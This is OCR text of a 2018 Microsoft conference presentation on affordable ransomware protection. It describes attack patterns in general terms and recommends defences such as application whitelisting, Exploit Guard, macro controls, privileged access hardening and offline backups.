Microsoft

Triangle InfoSeCon 2018

Oct 26, 2018


Raleigh Convention Center

Practical and Affordable Ransomware Protection

Jon Fox
Premier Field Engineer

Microsoft

Ransomware Overview



Our analysis leads us to expect increased ransomware activity over previous year (new attacker entrants, lower cost through kit automation, etc.)

Modus operandi

- Take consumer and enterprise digital assets hostage using high-strength encryption
- Demand payment from victims for decryption key
- Use high pressure techniques to get victims to pay
  - Make data unrecoverable after a short deadline (Normally few hours to few day.)
  - Threaten to post captured (potentially private and sensitive) data publicly
  - Threaten to erase all data and render all enterprise computers inoperable
  - Increase ransom payment amount as time goes on

Threat vectors

Drive-by downloads

Email (spam, spear phishing…)

Unpatched Internet Server/Apps

Ransomware slows North Carolina county to a crawl
December 7, 2017
A cyberattack slowed county government to a crawl Wednesday in North Caro... populous metro area as deputies processed jail inmates by hand, the tax office turned ... electronic payments and building code inspectors ...

Davidson County, N.C., Still Rec... Ransomware Attack
After suffering a cyberattack that compromise... commissioners and IT leaders are struggling to ...
BY DEBBIE HIGHTOWER, THE HIGH POINT ENTE...

Wake County News

PDQ restaurant customer credit card info hacked in 'cyber attack,' officials say


New... down... ...akes ...a provider
By: CBS 17 staff
Posted: Jun 23, 2018 05:00 PM EDT
Updated: Jun 25, 2018 05:58 AM EDT
The North C... ...h system shut down its system after

...ber

Tags: Dep...
Posted March ... over the weekend, forcing a shutdown of the network to contain the cyberattack.

By Jessica Davis | July 17, 2018 | 11:52 AM

Ransomware – Mechanics and money




- Anonymity is key
  - Extensive use of obfuscation to hide location/ownership of C2 servers, payment infrastructure
  - Tor, Bitcoin commonly used
- Small change (for now)
  - Individual host ransoms range between $100s and $1000s (currently)
    - May increase likelihood of payment
    - May decrease involvement of law enforcement or takedown activities
- Potential data loss
  - Data loss can still occur even after paying the ransom

Ransomware Scope of impact

Individual Host/User– *commodity malware*

- Requires user/host attack (e.g. spam emails / drive-by downloads)
- Neutralizes local backup/restore capabilities




Organization-Wide – *targeted attack*

- Requires successful multi-stage attack
  - User/host/services attack
  - Privileged access compromise
  - Neutralizes backup/restore capabilities

Single Stage Ransomware Attacks

Individual Host/User Impact




Key Attack Characteristics

- Email is primary vector
  - Attachments or links
  - Direct Exe file or using Office file Embedded Micro functional
  - Drive-by browser attacks
- Attackers Use Strong Encryption
  - Low likelihood of bypassing
  - Data backups are a critical defense
- Automated rapid encryption
  - Difficult to find out attacker

Organization-Wide Ransomware Attacks

Individual Host/User Impact ***Enterprise Impact***



Plan → Breach → Traverse → Encrypt

Command and Control

Organization-Wide Attack Characteristics

Breach

- Two main entry points
  - Vulnerable Internet facing servers (confirmed)
  - User/workstation attacks (expected)


Traverse

- Similar to "APT" style attacks
  - Gather passwords & keys
  - Map network and identify targets

Encrypt

- Attackers Use Strong Encryption
  - If they get here, attacker-inaccessible backups are only alternative to paying ransom

Credential Theft Demonstration



http://aka.ms/credtheftdemo

Ransomware as a Service

- Tools are now available to download a “Ransomware” toolkit and have it working in a few short hours

- Toolkits can cost as little as $100
  - Most anyone, regardless of technical skillset can create a ransomware attack
  - Site creates a downloadable virus that can be used to attack (phishing) target users

Complete defense is challenging on limited budget

- ## Challenge – No Silver Bullet

  Many efforts are required for reliable prevention

  - Secure operational practices for IT admins (http://aka.ms/securestandards)
  - Advanced Threat Detection and Response Processes
  - Identify and protect high value assets
  - Apply security updates on all operating systems and applications
  - Upgrade OS and Apps when unsupported
  - Evaluate data criticality and protections
  - Remove users from local admins group
  - Application whitelisting

- ## Opportunities for successful defense


  - Several **Quick wins** available
    - High effectiveness
    - Low cost/time/resources to implement/maintain
  - Can make **Incremental Progress**
    - on list of all recommendations as budgets and resources allow

- ## Must Stay Current

  - Ensure Anti-malware / detection has real-time feed
  - Monitor Microsoft guidance – http://aka.ms/ransomware


Note: Preventing future attacks **will** require addressing all of these issues in time

A Pragmatic Three-Part Strategy



1. Block attacks at the front line

- Raise attacker costs to compromise entry points
  - Internet facing servers
  - Workstations and Users
    - E-mail transport
    - Internet download




2. Defenses to contain attackers

- Assume front line defenses will fail
- Raise attacker cost to traverse environment and encrypt data
- Rapid response to detect threats and disrupt attack(s)

3. Data backup in case of emergency

- Assume all defenses will fail
- Restore data from backups that are inaccessible to attackers

Immediate Front-Line Defenses




Workstation and User Defenses

1. E-mail transport Anti-virus and Anti-Spam
2. Internet download Anti-virus and filtering
3. App Content Protections
4. Apply Security Updates
5. User Education

Internet Server Defenses


1. Apply Security Updates (Update OS and App as needed)
2. Operational Hygiene (Restrict exposure of privileged access from endpoints)
3. Configuration Hygiene (Change default passwords, apply security configurations)



Defenses to contain attackers


1. Remove Excessive Access to Shared Files

- Remove file share & SharePoint permissions for large groups to overwrite data (Everyone, Authenticated Users, Domain Users, etc.)



2. Securing Privileged Access (SPA) Roadmap

- Immediately implement Stage 1 (separate admin accounts and workstations, random local admin passwords)
- Begin planning Stages 2 and 3



3. Security Operations: Fast Detect and Cleanup

- Leverage cloud enabled anti-malware capabilities for real-time analysis/response (e.g. Windows Defender with Microsoft Active Protection Service (MAPS) enabled and Defender ATP)
- Ensure availability of experienced analysts & responders

Data backup in case of emergency

Disaster Recovery Best Practices

- Backups must include all critical business data
- Backups should be validated

Backups must be inaccessible to attacker

- Offline backup


  or

- Prevent delete/overwrite of online archives by your administrator accounts (which can be stolen by adversaries)

Public cloud provides native offsite backup capabilities

- Basic natural resistance to ransomware (subscription must also be secured appropriately)

What I'm going to cover



1. Block attacks at the front line

- Application Whitelisting with AppLocker
- Windows Defender Exploit Guard / Application Guard
- Email protection - options for transport protection
- Macro controls - prevent application-level exploits
- Windows Defender Antivirus - AV to prevent known malware
- Software Updates - to ensure known exploits are addressed
- Host baselining and hardening - improve default security posture

Application Whitelisting / AppLocker

A built-in Windows Security feature

- Configurable by GPO
- Set of native tools and services
- Builds on Software Restriction Policies
- Increase security and compliance
- Monitor application usage
- Control application execution

AppLocker and *"AaronLocker"*

- AppLocker implements a concept called *Application Whitelisting* whereby applications, application installers, and scripts are prevented from running unless they are explicitly allowed by inclusion in a set of whitelisting rules

- AppLocker is a technology built into business-focused editions of the Windows platform that allows an organization to centrally manage the execution environment on their clients and servers
  - Windows 7, Windows Server 2008R2 and later

- "**AaronLocker**" - https://blogs.msdn.microsoft.com/aaron_margosis/2018/06/26/announcing-application-whitelisting-with-aaronlocker/

Defender Exploit Protection

A built-in Windows Security feature


- Configurable by GPO
- Set of native tools and services
- Increase security and compliance
- Can add Attack Surface Reduction and Network Protection (E3+)
- Additional ATP functions built on Defender enhanced by ISG (E5)

EXPLOIT GUARD MEMORY MITIGATIONS

Arbitrary Code Guard (ACG)
Block Low Integrity Images
Block Remote Images
Block Untrusted Fonts
Control Flow Guard (CFG)
Code Integrity Guard
Data Execution Prevention (DEP)
Disable Extension Points
Disable Win32k System Calls
Do Not Allow Child Processes
Export Address Filtering (EAF and EAF+)
Import Address Filtering (IAF)
Force Randomization for Images (Mandatory ASLR)
Randomize Memory Allocations (Bottom-Up ASLR)
Simulate Execution (SimExec)
Validate API Invocation (CallerCheck)
Validate Exception Chains (SEHOP)
Validate Handle Usage
Validate Heap Integrity
Validate Image Dependency Integrity
Validate Stack Integrity (StackPivot)

Office Files Example

Smart-ASR control provides the ability to block behavior that balances security & productivity



Blocking Office files, severely impacts productivity (as there are way more good files than malicious files)

Blocking Office files w/ macros, still impacts productivity (as there might be the occasional use for legit macro).


Blocking Office files w/ macros that execute content, is far less impactful on legit productivity, while dramatically improving security.

Blocking Office files w/ macros that download and execute content, is almost exclusive behavior of bad files. Thus negligent impact on productivity, with dramatic security benefit.

Audit -> Block Flow


Proactive

1




Turn on ASR controls in Audit


2



Review impact




3



Turn on ASR controls in Blocking

